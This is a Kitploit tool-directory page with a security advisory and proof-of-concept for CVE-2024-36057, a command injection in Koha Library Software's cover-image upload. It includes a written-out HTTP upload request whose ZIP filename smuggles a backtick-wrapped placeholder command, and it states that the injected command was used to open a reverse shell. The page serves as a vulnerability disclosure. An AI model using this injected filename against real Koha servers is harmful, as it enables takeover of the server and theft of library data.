
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-36057 — Advisory and proof-of-concept for CVE-2024-36057, an authenticated OS command injection in Koha Library Software, demonstrating arbitrary command execution via crafted ZIP filenames. | Kitploit
Tools/GitHubGitHub/hacklantic/cve-2024-36057
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration Testing
GitHubhacklantic/cve-2024-36057

CVE-2024-36057

Advisory and proof-of-concept for CVE-2024-36057, an authenticated OS command injection in Koha Library Software, demonstrating arbitrary command execution via crafted ZIP filenames.

View Repository
10h 15m agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2024-36057 — Koha Library Software < 22.05.22 — OS Command Injection

CVE ID: CVE-2024-36057
Product: Koha Library Software
Vulnerability Type: OS Command Injection (CWE-78)
CVSS Score: 8.7 (High) Authenticated
Affected Versions: Below 22.05.22
Credits: Karolis Narvilas


Description

Koha is an open-source integrated library system. A command injection vulnerability exists in the cover image upload functionality at tools/upload-cover-image.pl. The application uses qx/unzip $filename -d $dirname/ to extract uploaded ZIP archives without sanitizing the filename parameter.

An authenticated high-privilege user can craft a ZIP file with a malicious filename containing backtick characters to inject arbitrary shell commands, which are executed server-side when the user clicks "Process Images".

Impact: A remote authenticated attacker can exploit CVE-2024-36057 to execute arbitrary OS commands on the underlying server, leading to full system compromise, data exfiltration, and the establishment of persistent backdoors or reverse shells.


Proof-of-Concept (PoC)

  1. Log in to Koha as a high-privilege user.
  2. Navigate to: https://{domain}/cgi-bin/koha/tools/upload-cover-image.pl
  3. Upload a normal ZIP file and, using an intercepting proxy such as Burp Suite, edit the filename as shown below:

Request:

root@kitploit:~
POST /cgi-bin/koha/tools/upload-file.pl?temp=1 HTTP/1.1
Host: {domain}
Cookie: [High-Privilege Session]
Connection: close

------WebKitFormBoundaryP82Da5V6eaQOuBUT
Content-Disposition: form-data; name="file"; filename="execute`<INJECTED_COMMAND>`.zip"
Content-Type: application/x-zip-compressed

<zip file contents>
------WebKitFormBoundaryP82Da5V6eaQOuBUT--

  1. After the ZIP file is successfully uploaded, click "Process Images".
  2. The injected command within the backticks is executed server-side. In this example, a reverse shell is established on the target machine.

Reverse Shell PoC


References

  • Koha Community - Release Notes for v22.05.22
  • MITRE - CVE-2024-36057
  • Hacklantic
Download Tool